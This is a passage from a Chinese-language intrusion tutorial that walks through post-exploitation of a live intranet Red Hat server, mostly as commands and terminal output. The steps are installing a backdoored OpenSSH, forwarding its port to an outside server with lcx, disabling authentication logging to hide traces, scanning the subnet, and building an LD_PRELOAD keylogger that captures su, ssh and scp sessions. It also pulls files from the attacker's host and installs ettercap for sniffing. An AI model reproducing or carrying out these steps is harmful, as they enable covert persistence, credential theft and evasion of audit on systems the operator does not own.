amandabackup:x:33:6:Amanda user:/var/lib/amanda:/bin/bash
nslcd:x:65:55:LDAP Client User:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
ntp:x:38:38::/etc/ntp:/sbin/nologin
```

图　3-1-6

目录树结构，如图 3-1-7：

图 3-1-7

因为既然要内网渗透，权限可能会随时丢失，下面就先安装个 ssh 后门，本来是想安装 pam 后门呢，因为所有账号登陆服务器时都要验证 pam 模块，而 pam 后门刚好可以截取用户密码，但是呢，看他内核是（Linux jcms 2.6.32-71.el6.i686 #1 SMP Wed Sep 1 01:26:34 EDT 2010 i686 i686 i386 GNU/Linux）肯定是 redhat/centos6 的系统、事实胜于雄辩，如图 3-1-8：

图　3-1-8

确实是 6.0 的，而且还是 redhat 企业版操作系统，有点头疼了，至于为什么？一会你就知道了,下面安装 openssh 后门。

一. 下载并解压后门

下载并解压，如图 3-1-9：




图　3-1-9

二. 后门编译：

如图 3-1-10，图 3-1-11，图 3-1-12：

```
[/tmp/.../]$ cd openssh


[/tmp/.../openssh/]$ ls -d /etc/ssh
/etc/ssh


[/tmp/.../openssh/]$ ./configure --prefix=/usr --sysconfdir=/etc/ssh/
Configuring your OpenSSH installer, wait a minutes...
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking whether byte ordering is bigendian... no
checking how to run the C preprocessor... gcc -E
checking for ranlib... ranlib
checking for a BSD-compatible install... /usr/bin/install -c
checking for ar... /usr/bin/ar
checking for perl5... no
checking for perl... /usr/bin/perl
checking for ent... no
checking for filepriv... no
checking for bash... /bin/bash
checking for ksh... (cached) /bin/bash
checking for sh... (cached) /bin/bash
checking for sh... /bin/sh
checking for special C compiler options needed for large files... no
checking for _FILE_OFFSET_BITS value needed for large files... 64
checking for _LARGE_FILES value needed for large files... no
checking for login... /bin/login
checking for gcc option to accept ANSI C... none needed
checking for inline... inline
checking for ANSI C header files... yes
checking for sys/types.h... yes
checking for sys/stat.h... yes
checking for stdlib.h... yes
checking for string.h... yes
checking for memory.h... yes
checking for strings.h... yes
checking for inttypes.h... yes
checking for stdint.h... yes
checking for unistd.h... yes
checking bstring.h usability... no
checking bstring.h presence... no
```

图　3-1-10

```
[/tmp/.../openssh/]$ ls /etc/ssh/
moduli
ssh_config
sshd_config
ssh_host_dsa_key
ssh_host_dsa_key.pub
ssh_host_key
ssh_host_key.pub
ssh_host_rsa_key
ssh_host_rsa_key.pub


[/tmp/.../openssh/]$ mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old


[/tmp/.../openssh/]$ mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old


[/tmp/.../openssh/]$ make
```

图　3-1-11

```
/etc/ssh//ssh_host_key already exists, skipping.
/etc/ssh//ssh_host_dsa_key already exists, skipping.
/etc/ssh//ssh_host_rsa_key already exists, skipping.
id sshd || \
                echo "WARNING: Privilege separation user \"sshd\" does not exist"
uid=74(sshd) gid=74(sshd) 组=74(sshd)


[/tmp/.../openssh/]$
```

图　3-1-12

编译成功，现在是内网环境，我必须要把 ssh 的 22 端口给映射出来，对嘛、再加上是 root 权限，比较幸福咯。

三. 端口转发：

前提必须有个公网 IP 的服务器, 先把 lcx 传到服务器准备一下，如图 3-1-13：

```
[root@msf tu]# cp ~/lcx fuck/
[root@msf tu]# cd !$
cd fuck/
[root@msf fuck]# ls
lcx  pam_unix_64.so  pam_unix_64.tar.gz  ssh.gz
[root@msf fuck]# tar zcvf lcx.tar.gz lcx
lcx
[root@msf fuck]# ls -al lcx
-rwxr-xr-x 1 root root 17149 Aug 15 09:43 lcx
[root@msf fuck]# ./lcx -m 2 -p1 8088 -p2 550
binding port 8088......ok
binding port 550......ok
waiting for response on port 8088.........
```

图　3-1-13

本地监听端口，如图 3-1-14：

图　3-1-14

第一次搭配出错了，再来，搭配成功，如图 3-1-15：

```
Host key verification failed.
[root@msf ~]# ssh 127.0.0.1 -p 550
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
33:8e:8c:a9:9a:04:01:5b:84:8d:c2:02:4f:16:7e:da.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending key in /root/.ssh/known_hosts:1
RSA host key for 127.0.0.1 has changed and you have requested strict checking.
Host key verification failed.
[root@msf ~]# cd .ssh/
[root@msf .ssh]# rm -rf known_hosts
[root@msf .ssh]# ssh 127.0.0.1 -p 550
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
RSA key fingerprint is 33:8e:8c:a9:9a:04:01:5b:84:8d:c2:02:4f:16:7e:da.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (RSA) to the list of known hosts.
root@127.0.0.1's password:
Permission denied, please try again.
root@127.0.0.1's password:
Last login: Wed Aug 14 12:14:45 2013 from 10.149.97.99
[root@jcms ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 34:40:B5:AA:CB:BC
          inet addr:10.149.100.150  Bcast:10.149.100.255  Mask:255.255.255.0
          inet6 addr: fe80::3640:b5ff:feaa:cbbc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:886406551 errors:0 dropped:0 overruns:0 frame:0
          TX packets:953234601 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2622929435 (2.4 GiB)  TX bytes:4247955542 (3.9 GiB)
          Interrupt:28 Memory:92000000-92012800

eth1      Link encap:Ethernet  HWaddr 34:40:B5:AA:CB:BE
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:40 Memory:94000000-94012800

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```

图 3-1-15

四. 修改日志记录：

因为所做的操作都有可能被记录在日志里面，我事先就先把日志给注释掉咯，如图 3-1-16：

```
#$InputTCPServerRun 514

#### GLOBAL DIRECTIVES ####

# Use default timestamp format
$ActionFileDefaultTemplate RSYSLOG_TraditionalFileFormat

# File syncing capability is disabled by default. This feature is usually not required,
# not useful and an extreme performance hit
#$ActionFileEnableSync on


#### RULES ####

# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none                /var/log/messages

# The authpriv file has restricted access.
#authpriv.*                                             /var/log/secure

# Log all the mail messages in one place.
mail.*                                                  -/var/log/maillog


# Log cron stuff
cron.*                                                  /var/log/cron

# Everybody gets emergency messages
*.emerg                                                 *

# Save news errors of level crit and higher in a special file.
uucp,news.crit                                          /var/log/spooler

# Save boot messages also to boot.log
local7.*                                                /var/log/boot.log
```

图　3-1-16

五. 信息收集：

老思路：先探测下网络里面到底有多少存活的主机，如图 3-1-17：

```
[root@jcms ...]# nmap -sP 10.149.100.1/24 > ping
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
[root@jcms ...]# cut -d" " -f5 ping |grep "10.149" > ping1
[root@jcms ...]# cat ping1
10.149.100.1
10.149.100.10
10.149.100.11
10.149.100.15
10.149.100.17
10.149.100.25
10.149.100.30
10.149.100.40
10.149.100.41
10.149.100.151
10.149.100.152
10.149.100.153
10.149.100.200
10.149.100.201
10.149.100.202
10.149.100.203
10.149.100.210
10.149.100.211
[root@jcms ...]#
```

图　3-1-17

然后查看 ssh 是否有信任关系，如图 3-1-18：

```
[root@jcms ~]# cat .ssh/known_hosts
10.149.100.153 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAwq5KBQ6g7LPMij3PMxRUkDQAiTZ0K
jGCB2vEseZsww5njv0wTqGOk2w2OCtQzpREnpqeArwSitgE21byNfGFyOB3wAS8QTBUwENtoD1+btFCM
ZoebyEYeV5ICNaWDjq4DurrBBUb4m0HorTQbMKfKebH59JXkr68N2o4b4KS6lEyb7jfttxaOFW1ymf6K
al9BIqic5WAB1VLu34Zn2m/RHbrvKH1dsjQFz98wXAVD01sfDzExyeUO1wOKg387n+DOQNxs5dhoR29J
L/7Y0QSDt6Y3beNEAGcUSXQbSva1NXiDIC41whKGO7/YYQ5LwI6ppuaGkC0bOVGUwz0dpTuGQ==
10.149.100.150 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA35c/m/NybS/bnFf1k2UvzsWnEGtCs
e9GNbuf7gNIBCP8HZ4MBcSVI/lgX90VuQdYbgzcEhC0LLOaifJFAVVumOYkypBdGm3PkO12+8kHbWfqN
45uSQc+a1I/7QR/vz7l4uPOtS/zDhjGHj++k6/Hb5DtfLx/bvtTB92Um2Eejgz2Edrn3Gi17WhYxp9Ep
GEDpCFIxaLTKMc0JbLh/2vQDmYWxY9xyeDEdIPby6IqRMTUYScgahLsEbvz0D5doV6+uCLuX9rcdJK6R
HxSJMOEVc+FF1/81I/en1CTTG/85Gknul69pX0pb1DmkPWGRS1IEJhJnKj1Qn6vGdrUi3pAsQ==
2[redacted] ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCW2FWSz8NQHfOhy8LMKCvfx4mfX
qglv96pHDHnJhiUPHM3awAxOvSPm21BmJyU9ZZZjg/FIpyfESr5TXZfUQilkD1hjbl8liJOCVzMreRzV
7KIQ4Tbv/q5J8U0elxCewyy1y76dIMCv2gSfBsgkqYL9frWlXeoZ1yJWqPw1FVktt3h7ZlHm+qQgNvrY
C7SgccP6U6y3FFFSU2VF15G/qNSaT54EAf75XCXRRWijmwUbcc8MnYV4YTXN1XccW5XxF9MovWZWZV6x
47Equ1MJ8c3WIiW/R1jmIFMAVvTTDCW0UaO6IlrapzfBNKQK2PMVvLwO7D/KKh6Robix2cDpsEB
10.149.100.152 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEArYOW0eLMrGfgTJXA3zMrPokKw3MLx
bq3gUEudrw34w7hWilgaLzirFCZaAHxqefAZM47muBGHioGLhLpfe/k1OhE1jtiG+jjLU8Fpzmlvylqz
K3P1FrgBr5WZBaoFD619+IBk610PWTht/ge7ZDdXTDywyWdk7qHf4euXcOu7hfMRy5OiFjU+t4wNkC4O
nexnvTTSGsMfEO2TxdRN1sSeLomnwmrnHTjTy4wkNGoSWmK64c+Wlr/eOkFnnz2xw0FRpyYALsvysEJh
PeVQY/CpbVwMS4fPyuFZCfDgPM2Tl2fd7YhQOO5DG13GY+jPlpyfN7VGPWXezWEFrZlozhvOQ==
[root@jcms ~]#
```

图　3-1-18

可惜的是，没有一个能够登陆上，检查 kerberos 也没信息，rsync 也没安装，Mount 也没远程挂在任何命令，在 history 里面查看到经常登陆的 IP，如图 3-1-19，图 3-1-20，图 3-1-21：

```
[logging]
 default = FILE:/var/log/krb5libs.log
 kdc = FILE:/var/log/krb5kdc.log
 admin_server = FILE:/var/log/kadmind.log

[libdefaults]
 default_realm = EXAMPLE.COM
 dns_lookup_realm = false
 dns_lookup_kdc = false
 ticket_lifetime = 24h
 renew_lifetime = 7d
 forwardable = true

[realms]
 EXAMPLE.COM = {
  kdc = kerberos.example.com
  admin_server = kerberos.example.com
 }

[domain_realm]
 .example.com = EXAMPLE.COM
 example.com = EXAMPLE.COM
~
~
~
~
~
```

图 3-1-19

```
[root@jcms ~]# mount
/dev/sda13 on / type ext4 (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /dev/shm type tmpfs (rw,rootcontext="system_u:object_r:tmpfs_t:s0")
/dev/sda1 on /boot type ext4 (rw)
/dev/sda12 on /data type ext4 (rw)
none on /proc/sys/fs/binfmt_misc type binfmt_misc (rw)
sunrpc on /var/lib/nfs/rpc_pipefs type rpc_pipefs (rw)
[root@jcms ~]#
```

图 3-1-20

```
ls -l
ifconfig
ping 10.149.100.1
ping www.baidu.com
ping www.baidu.com
export LANG=zh_CN
setup
export LANG=zh_CN
setup
ssh 10.149.100.153
ssh 10.149.100.153
export LANG=zh_CN
setup
export LANG=zh_CN
setup
ifconfig
cd /etc/
ls
cd /etc/sysconfig/
ls
cd /etc/sysconfig/network-scripts/
ls
cat ifcfg-0
cat ifcfg-eth0
ifconfig
ssh 10.149.100.153
telnet [redacted] 5678
ssh [redacted]8
ssh 10.149.100.153
dir
export LANG=zh_CN
setup
ssh 10.149.100.153
top
ps -ef | grep java
kill -9 19061
/data/tomcat/bin/startup.sh
ps -ef | grep java
kill -9 9342
/data/tomcat/bin/startup.sh
ps -ef | grep java
?cd
cd /data/tomcat/webapps/
ls
cd
cd /data/tomcat/
ls
```

图 3-1-21

哎！都没什么希望，进行下一步吧。

六.键盘记录：

我比较喜欢 LD_keylog 非本地记录，可以记录在本机 ssh，rsync，su 的所有操作，国内这东西很少，大家见识下吧，如图 3-1-22：

```
 *
 *      Author: Matias Fontanini
 */

#define _XOPEN_SOURCE 600
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dlfcn.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/select.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#define __USE_BSD
#include <termios.h>

/* Redefine OUTPUT_FILE to whatever path you want your log to be saved. */
#ifndef OUTPUT_FILE
    #define OUTPUT_FILE "/tmp/.../output"
#endif
#define RTLD_NEXT       ((void *) -1l)

typedef int (*execve_fun)(const char *filename, char *const argv[], char *const envp[]);
void __attribute__ ((constructor)) init(void);

extern char **environ;
/* The real execve pointer. */
execve_fun execve_ptr = 0;
/* Our file descriptor. */
int file = -1;
/* The read buffer. */
char buffer[256];
/* Array containing the files we want to monitor(ended with a null pointer). */
char *injected_files[] = { "/bin/su", "/usr/bin/ssh", "/usr/bin/telnet", "/usr/bin/kadmin", "/usr/bin/scp", "/usr/bin/rsync", 0 };

"keylogger.c" 205L, 6693C 已写入
[root@jcms LD_PRELOAD_keylogger]# make
gcc -c -Wall -O3 -fPIC   -c -o keylogger.o keylogger.c
gcc keylogger.o -ldl -Wl,-soname,keylogger.so -shared  -o keylogger.so
```

图 3-1-22

配置下要存放的位置以及命令的嗅探，如图 3-1-23：

```
[root@jcms LD_PRELOAD_keylogger]# source /etc/profile
[root@jcms LD_PRELOAD_keylogger]# su - bin
bash-4.1# ls
alsaunmute      cgdelete  dash                 domainname  gawk         kill      mkdir       nisdomainname  rnano      su          ulockmgr_server  zsh
arch            cgexec    date                 dumpkeys    gettext      ksh       mknod       ping           rpm        sync        umount
awk             cgget     dbus-cleanup-sockets echo        grep         link      mksh        ping6          rvi        tar         uname
basename        cgset     dbus-daemon          ed          gtar         ln        mktemp      plymouth       rview      taskset     unicode_start
bash            chgrp     dbus-monitor         egrep       gunzip       loadkeys  more        ps             sed        tcsh        unicode_stop
brltty          chmod     dbus-send            env         gzip         login     mount       pwd            setfont    touch       unlink
brltty-config   chown     dbus-uuidgen         ex          hostname     ls        mountpoint  raw            setserial  tracepath   usleep
brltty-install  cp        dd                   false       ipcalc       lscgroup  mv          readlink       sh         tracepath6  vi
cat             cpio      df                   fgrep       iptables-xml lssubsys  nano        red            sleep      traceroute  view
cgclassify      csh       dmesg                find        kbd_mode     mail      netstat     rm             sort       traceroute6 ypdomainname
cgcreate        cut       dnsdomainname        fusermount  keyctl       mailx     nice        rmdir          stty       true        zcat
bash-4.1# ifconfig
eth0      Link encap:Ethernet  HWaddr 34:40:B5:AA:CB:BC
          inet addr:10.149.100.150  Bcast:10.149.100.255  Mask:255.255.255.0
          inet6 addr: fe80::3640:b5ff:feaa:cbbc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88652849 errors:0 dropped:0 overruns:0 frame:0
          TX packets:953386270 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2642940408 (2.4 GiB)  TX bytes:32907036 (31.3 MiB)
          Interrupt:28 Memory:92000000-92012800

eth1      Link encap:Ethernet  HWaddr 34:40:B5:AA:CB:BE
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:40 Memory:94000000-94012800

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18665 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18665 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1534131 (1.4 MiB)  TX bytes:1534131 (1.4 MiB)

usb0      Link encap:Ethernet  HWaddr 36:40:B5:AD:BA:87
          inet6 addr: fe80::3440:b5ff:fead:ba87/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3470458 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
```

图　3-1-23

测试表明，键盘记录好使，就是不是太准确，不过配合 history 是没什么问题了，如图 3-1-24：

```
-bash-4.1# exit
logout
[root@jcms LD_PRELOAD_keylogger]# cd ..
[root@jcms ...]# ls
LD_keylog.tar.gz  LD_PRELOAD_keylogger  nmap  openssh  output  ping  ping1  sshbd.gz  ssh_config.old  sshd_config.old
[root@jcms ...]# cat output
ls -
ifconfig
id
exit
exit
[root@jcms ...]#
```

图　3-1-24

七. 配置 yum 源：

下面安装 ettercap，安装 ettercap 我就直接用 yum 安装了，但是呢？我发现了一个问题、此系统是 redhat 企业版 6.0 的操作系统，这种 yum 源网上不好找的，我也不想费劲再服务器上下载一个 redhat iso 镜像，自己搭建一个 yum 源来提供下载，而且也不是很安全，所以呢？就想办法让 redhat yum 源使用 centos yum 源来进行安装、默认情况下是不行的哟、建议别试。小心你的系统安装的包不兼容出毛病！

1、删除 redhat 原有的 yum 源

rpm -aq ｜ grep yum|xargs rpm -e --nodeps

2、下载新的 yum 安装包

这里我们已经事先把所有包都打包好了，如图 3-1-25：

```
[root@jcms yum.repos.d]# ls
[root@jcms yum.repos.d]# cd /tmp/.../
[root@jcms ...]# ls
ettercap-0.7.5-3.el6.1.20120906gitc796e5.i686.rpm  LD_PRELOAD_keylogger  openssh  ping   sshbd.gz       sshd_config.old
LD_keylog.tar.gz                                   nmap                 output   ping1  ssh_config.old
[root@jcms ...]# wget http://2[redacted]85/tu/fuck/yum.zip
--2013-08-15 23:23:30--  http://2[redacted]185/tu/fuck/yum.zip
正在连接 216.18.196.185:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度: 1064576 (1.0M) [application/zip]
正在保存至: "yum.zip"

100%[==========================================================================================================================>] 1,064,576   749K/s   in 1.4s

2013-08-15 23:23:31 (749 KB/s) - 已保存 "yum.zip" [1064576/1064576])

[root@jcms ...]# unzip yum.zip
Archive:  yum.zip
   creating: yum/
  inflating: yum/python-iniparse-0.3.1-2.1.el6.noarch.rpm
  inflating: yum/yum-3.2.29-40.el6.centos.noarch.rpm
  inflating: yum/yum-metadata-parser-1.1.2-16.el6.i686.rpm
  inflating: yum/yum-plugin-fastestmirror-1.1.30-14.el6.noarch.rpm
[root@jcms ...]# cd yum
[root@jcms yum]# rpm -ivh python-iniparse-0.3.1-2.1.el6.noarch.rpm
warning: python-iniparse-0.3.1-2.1.el6.noarch.rpm: Header V3 RSA/SHA256 Signature, key ID c105b9de: NOKEY
Preparing...                ########################################### [100%]
        package python-iniparse-0.3.1-2.1.el6.noarch is already installed
[root@jcms yum]# rpm -ivh yum-metadata-parser-1.1.2-16.el6.i686.rpm
warning: yum-metadata-parser-1.1.2-16.el6.i686.rpm: Header V3 RSA/SHA1 Signature, key ID c105b9de: NOKEY
Preparing...                ########################################### [100%]
   1:yum-metadata-parser    ########################################### [100%]
[root@jcms yum]# rpm -ivh yum-3.2.29-40.el6.centos.noarch.rpm
warning: yum-3.2.29-40.el6.centos.noarch.rpm: Header V3 RSA/SHA1 Signature, key ID c105b9de: NOKEY
error: Failed dependencies:
        yum-plugin-fastestmirror is needed by yum-3.2.29-40.el6.centos.noarch
[root@jcms yum]# ls
python-iniparse-0.3.1-2.1.el6.noarch.rpm  yum-metadata-parser-1.1.2-16.el6.i686.rpm
yum-3.2.29-40.el6.centos.noarch.rpm       yum-plugin-fastestmirror-1.1.30-14.el6.noarch.rpm
[root@jcms yum]# rpm -ivh yum-plugin-fastestmirror-1.1.30-14.el6.noarch.rpm
warning: yum-plugin-fastestmirror-1.1.30-14.el6.noarch.rpm: Header V3 RSA/SHA1 Signature, key ID c105b9de: NOKEY
error: Failed dependencies:
        yum >= 3.0 is needed by yum-plugin-fastestmirror-1.1.30-14.el6.noarch
[root@jcms yum]# rpm -ivh yum-*
warning: yum-3.2.29-40.el6.centos.noarch.rpm: Header V3 RSA/SHA1 Signature, key ID c105b9de: NOKEY
Preparing...                ########################################### [100%]
        package yum-metadata-parser-1.1.2-16.el6.i686 is already installed
[root@jcms yum]#
```

图　3-1-25

安装成功后，配置 yum 源，如图 3-1-26：

```
[root@jcms yum.repos.d]# ls
[root@jcms yum.repos.d]# cat /etc/issue
Red Hat Enterprise Linux Server release 6.0 (Santiago)
Kernel \r on an \m

[root@jcms yum.repos.d]# uname -a
Linux jcms 2.6.32-71.el6.i686 #1 SMP Wed Sep 1 01:26:34 EDT 2010 i686 i686 i386 GNU/Linux
[root@jcms yum.repos.d]# vim etter.repo

[etter]
name=ettercap
baseurl=http://dl.fedoraproject.org/pub/epel/6/i386/
enabled=1
gpgcheck=0
~
~
```

图　3-1-26

Yum 源测试，如图 3-1-27，图 3-1-28：

```
[root@jcms yum]# cd /etc/yum.repos.d/
[root@jcms yum.repos.d]# cat ettercap.repo
[name]
name=etter
baseurl=http://mirrors.163.com/centos/6/os/i386/
enabled=1
gpgcheck=0
[root@jcms yum.repos.d]# yum clean all;yum list
Loaded plugins: fastestmirror
Cleaning repos: name
Cleaning up Everything
Loaded plugins: fastestmirror
Determining fastest mirrors
name
name/primary_db
```

图　3-1-27

```
xorg-x11-xkb-utils.i686                 7.7-4.el6                   name
xorg-x11-xkb-utils-devel.i686           7.7-4.el6                   name
xorg-x11-xtrans-devel.noarch            1.2.7-2.el6                 name
xqilla.i686                             2.2.3-8.el6                 name
xqilla-devel.i686                       2.2.3-8.el6                 name
xqilla-doc.noarch                       2.2.3-8.el6                 name
xrestop.i686                            0.4-7.1.el6                 name
xsane.i686                              0.997-8.el6                 name
xsane-common.i686                       0.997-8.el6                 name
xsane-gimp.i686                         0.997-8.el6                 name
xulrunner.i686                          10.0.12-1.el6.centos        name
xulrunner-devel.i686                    10.0.12-1.el6.centos        name
yajl-devel.i686                         1.0.7-3.el6                 name
yap.i686                                5.1.3-2.1.el6               name
yap-devel.i686                          5.1.3-2.1.el6               name
yap-docs.i686                           5.1.3-2.1.el6               name
yelp.i686                               2.28.1-13.el6_2             name
yp-tools.i686                           2.9-12.el6                  name
ypbind.i686                             3:1.20.4-30.el6             name
ypserv.i686                             2.19-26.el6                 name
yum-NetworkManager-dispatcher.noarch    1.1.30-14.el6               name
yum-cron.noarch                         3.2.29-40.el6.centos        name
yum-plugin-aliases.noarch               1.1.30-14.el6               name
yum-plugin-auto-update-debug-info.noarch 1.1.30-14.el6              name
yum-plugin-changelog.noarch             1.1.30-14.el6               name
yum-plugin-downloadonly.noarch          1.1.30-14.el6               name
yum-plugin-filter-data.noarch           1.1.30-14.el6               name
yum-plugin-fs-snapshot.noarch           1.1.30-14.el6               name
yum-plugin-keys.noarch                  1.1.30-14.el6               name
yum-plugin-list-data.noarch             1.1.30-14.el6               name
yum-plugin-local.noarch                 1.1.30-14.el6               name
yum-plugin-merge-conf.noarch            1.1.30-14.el6               name
yum-plugin-post-transaction-actions.noarch 1.1.30-14.el6            name
yum-plugin-priorities.noarch            1.1.30-14.el6               name
yum-plugin-protectbase.noarch           1.1.30-14.el6               name
yum-plugin-ps.noarch                    1.1.30-14.el6               name
yum-plugin-remove-with-leaves.noarch    1.1.30-14.el6               name
yum-plugin-rpm-warm-cache.noarch        1.1.30-14.el6               name
yum-plugin-security.noarch              1.1.30-14.el6               name
yum-plugin-show-leaves.noarch           1.1.30-14.el6               name
yum-plugin-tmprepo.noarch               1.1.30-14.el6               name
yum-plugin-tsflags.noarch               1.1.30-14.el6               name
yum-plugin-upgrade-helper.noarch        1.1.30-14.el6               name
yum-plugin-verify.noarch                1.1.30-14.el6               name
yum-plugin-versionlock.noarch           1.1.30-14.el6               name
yum-presto.noarch                       0.6.2-1.el6                 name
yum-updateonboot.noarch                 1.1.30-14.el6               name
yum-utils.noarch                        1.1.30-14.el6               name
```

图　3-1-28

Ok，yum 没问题，下面进行 ettercap 的安装。

八. 安装 ettercap：

有了 yum 啥都好办了，哈哈，直接 yum install 吧，如图 3-1-29：

安装完毕后查看下 ettercap 的安装路径，如图 3-1-30：

```
[root@jcms ...]# rpm -ql ettercap
/etc/ettercap
/etc/ettercap/etter.conf
/etc/ettercap/etter.dns
/etc/ettercap/etter.nbns
/usr/bin/ettercap
/usr/bin/etterfilter
/usr/bin/etterlog
/usr/lib/ettercap
/usr/lib/ettercap/ec_arp_cop.so
/usr/lib/ettercap/ec_autoadd.so
/usr/lib/ettercap/ec_chk_poison.so
/usr/lib/ettercap/ec_dns_spoof.so
/usr/lib/ettercap/ec_dos_attack.so
/usr/lib/ettercap/ec_dummy.so
/usr/lib/ettercap/ec_find_conn.so
/usr/lib/ettercap/ec_find_ettercap.so
/usr/lib/ettercap/ec_find_ip.so
/usr/lib/ettercap/ec_finger.so
/usr/lib/ettercap/ec_finger_submit.so
/usr/lib/ettercap/ec_gre_relay.so
/usr/lib/ettercap/ec_gw_discover.so
